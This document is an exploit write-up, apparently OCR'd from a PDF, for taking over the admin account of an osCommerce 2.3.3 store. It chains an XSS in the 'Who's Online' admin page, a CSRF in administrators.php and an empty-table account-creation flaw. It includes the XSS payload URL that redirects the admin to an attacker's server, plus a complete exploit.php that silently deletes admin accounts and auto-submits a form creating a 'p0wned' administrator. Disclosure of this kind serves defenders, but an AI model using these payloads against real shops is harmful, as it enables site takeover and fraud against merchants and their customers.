osCommerce v2.3.3 Admin Takeover Exploit

Chris Wood <chris@invivid.com>


Overview


- By chaining together an XSS, CSRF, and design flaw in the osCommerce merchant platform, it is possible for a targeted attacker to remove existing admin accounts and create a new one of their own, unknown to the site's operator.
- This vulnerability is present in the latest stable version of the osCommerce 2.3.3.

Vulnerability #1 - XSS in Administrator Module

Below is an example of XSS in the "Who's Online" module in the admin module after a public user (not logged in) browsing the store enters the following URL:

```
http://localhost/product_info.php?products_id=27<script>alert('xss');</script>
```





For the admin takeover exploit, we redirect them to another page on a server we control:

```
http://localhost/product_info.php?products_id=27<script>window.location='http://localhost:8080/exploit.php';</script>
```

Vulnerability #2 - CSRF in admin module

The administrators.php file in the admin module can be exploited to remove admin accounts without interaction by the admin user already logged in. We use this as part of our exploit on the server we control to remove all of the existing admin users. The vulnerability exists in the 'deleteconfirm' case.


```
case 'deleteconfirm':
  $id = tep_db_prepare_input($HTTP_GET_VARS['aID']);

  $check_query = tep_db_query("select id, user_name from " . TABLE_ADMINISTRATORS . " where id = '" . (int)$id . "'");
  $check = tep_db_fetch_array($check_query);

  if ($admin['id'] == $check['id']) {
    tep_session_unregister('admin');
  }

  tep_db_query("delete from " . TABLE_ADMINISTRATORS . " where id = '" . (int)$id . "'");
```

Vulnerability #3 – Unauthenticated access to create admin users through admin login page

By combing the two above vulnerabilities together, a logged in admin checking the "Who's Online" module is redirected to a server containing the exploit. The exploit code removes all of the existing admins and the does a POST to the admin login page to create a new user account with credentials only the attacker knows.

The design flaw in the admin login page allows an unauthenticated user to create an admin account if the administrator table is empty. With the CSRF bug above, clearing out the administrators table is completed.

Below is a screenshot of the administrators table after the exploit completes.



Exploit.php

```
<html>
<head>
</head>
<body>

      <?php
            $targetSite = $_SERVER['HTTP_REFERER'];
            $targetSite = str_replace("whos_online.php", "", $targetSite);
      ?>

      <!-- delete all of the existing admin users -->
      <?php
            for ($i=1; $i<=10; $i++)
            {
                  echo '<img style="height; 1px; display: none;"
src="'.$targetSite.'administrators.php?aID='.$i.'&action=deleteconfirm" />';
            }
      ?>

      <!-- create a new user account now the admin table is empty-->
      <?php
            echo '<div style="display: none;"><form
action="'.$targetSite.'login.php?action=create" method="post">';
      ?>
            <input type="text" value="p0wned" name="username" />
            <input type="text" value="p0wned" name="password" />
            <input type="submit" id="submit" value="submit" />
      </form></div>

      <!-- post back to the site, appears to have just logged out -->
      <script>setTimeout(function(){document.getElementById('submit').click();},50
00);</script>
</body>
</html>
```